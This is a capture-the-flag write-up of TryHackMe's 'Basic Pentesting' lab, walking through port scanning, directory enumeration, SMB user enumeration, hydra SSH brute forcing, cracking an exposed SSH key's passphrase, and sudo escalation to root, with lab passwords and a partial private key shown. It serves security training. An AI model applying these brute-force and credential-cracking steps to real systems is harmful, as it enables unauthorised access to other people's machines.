
Mark Seliternikov

TryHackMe - Basic Pentesting

Challenge details:




In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file.


Credits to Josiah Pierce from Vulnhub.

On first scan I found these services exposed:



```
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       syn-ack ttl 63 Apache Jserv (Protocol v1.3)
8080/tcp open  http        syn-ack ttl 63 Apache Tomcat 9.0.7
```


I saw that port 80 is open and this what I was greeted with:



Undergoing maintenance


Please check back later

To be safe I ran gobuster to see if there are any hidden pages that might be interesting and found this:




```
/index.html           (Status: 200) [Size: 158]
/development          (Status: 301) [Size: 318] [--> http://10.10.58.126/development/]
/server-status        (Status: 403) [Size: 300]
```

When going to that page I found an exposed directory listing and it had 2 interesting messages left there by the developers:




```
dev.txt     2018-04-23 14:52  483
j.txt       2018-04-23 13:10  235
```

dev.txt:




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

j.txt:




```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

From the above information we know the developer is talking about an outdated version of apache struts. And that there’s a weak password that I can crack.
After searching for a while I decided to enumerate the SMB services running on the server and found two users using “enum4linux”. (our developers going by J and K)
I’ve done it similarly to the first section of this writeup I’ve done:
https://github.com/MarkSeliter/Writeups/blob/main/TryHackMe/TryHackMe%20-%20Network%20Services%20%5BEasy%5D.pdf




```
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Using that info I tried to brute force ssh was jan using hydra, this is what I got: (note, i used the web VM provided by THM for a faster connection)




```
[STATUS] 117.14 tries/min, 820 tries in 00:07h, 9183 to do in 01:19h, 16 active
[STATUS] 118.67 tries/min, 1780 tries in 00:15h, 8223 to do in 01:10h, 16 active
[22][ssh] host: 10.10.58.126   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete unt
```

And we’re in!:




```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

From enumerating I found out that “kay” has sudo permissions:




```
dnsmasq : nogroup
kay : kay adm cdrom sudo dip plugdev lxd lpadmin sambashare
sshd : nogroup
```

When investigating Kay's home directory, to my surprise I found that his ssh key is readable by all users! (a very big no no)




```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
```

When trying to run the key I found out that it is protected by a passphrase. So what I did was extract the hash from the key: (note that it is only half of the actual hash)




```
└─$ cat hash.txt
kay-ssh-key:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838d1
9402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced17455644ce550ad51edcb52b668bcb62e46b60a77
e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62e9fae40d2bf15f36dd7d70
2400dfb74f9154e3d00454a049b599cb4c4070df59b18efd252d702a21a5f941f79731a70840e51608701396955798d946e01686edc557b350263
e279f971eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f8193469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb
1e53bae5bcf02a6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbe61cd555887a1642e0b4e7da972d1b32a188accf
9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d34570da834bdb129482d4295768f01f4e
3219d5db7c92d85a55f19c926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f125857a1dab94a1513137b6d4a68f9e2
d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86cc774ba4802a666bffd21c114e7adb455858d4251fef118d99b9b3607ccd1
30329a44da2f261526951422440b7703827e53bd05177e1e82249455ae177157256a563b28b7e0b317b99b5a6e6716c4cf3e53a79dd0ba266ad41
148de21b2f305c5ba6d7e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f0918ec2
b25985440c9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865dd907a434859811764864ccb2a6e18215d03448045febf90ac
06a073800822b78a101028a6cef927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b65789b86555a3de57b5f6e4d694c
aee6ee1b82d1616ff7fc68129b7a5e1795647ee07c5ba2da49c7a45507210f67f91588eab74b51a9c074916689f7db4c40e2138f91c1bae890f21
e54ba077dbcb95888e836ba7eb6223a70384c48c94cf3b946971210a40a220eb980809ba5c5a3d54e08f6610765e1dcd2bda5cae7d96e77d852bd
2a095a3cfa64bc5fbe6c79ea0dcfc6ae40be03238217213ab9b1a0873f8cbf9ed9b3d40dd0d0536365702a7452bf85301d84c4397621979cdc37b
```

I was sure that it'll be hard to crack because of the length, however I was wrong. In general its "sshng" format, 1 round of hashing and "16" as the salt. The rest is the actual hash. Here's the passphrase:




```
Press 'q' or Ctrl-C to abort, alm
beeswax          (kay-ssh-key)
Warning: Only 1 candidate left, m
```

I'm in:




```
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Kay also left us his password in his home directory:




```
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

I have sudo permissions with this password, basically the machine is mine now:



```
kay@basic2:~$ sudo -l
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local,

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
```

I also found a flag in the “/root” directory:



```
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```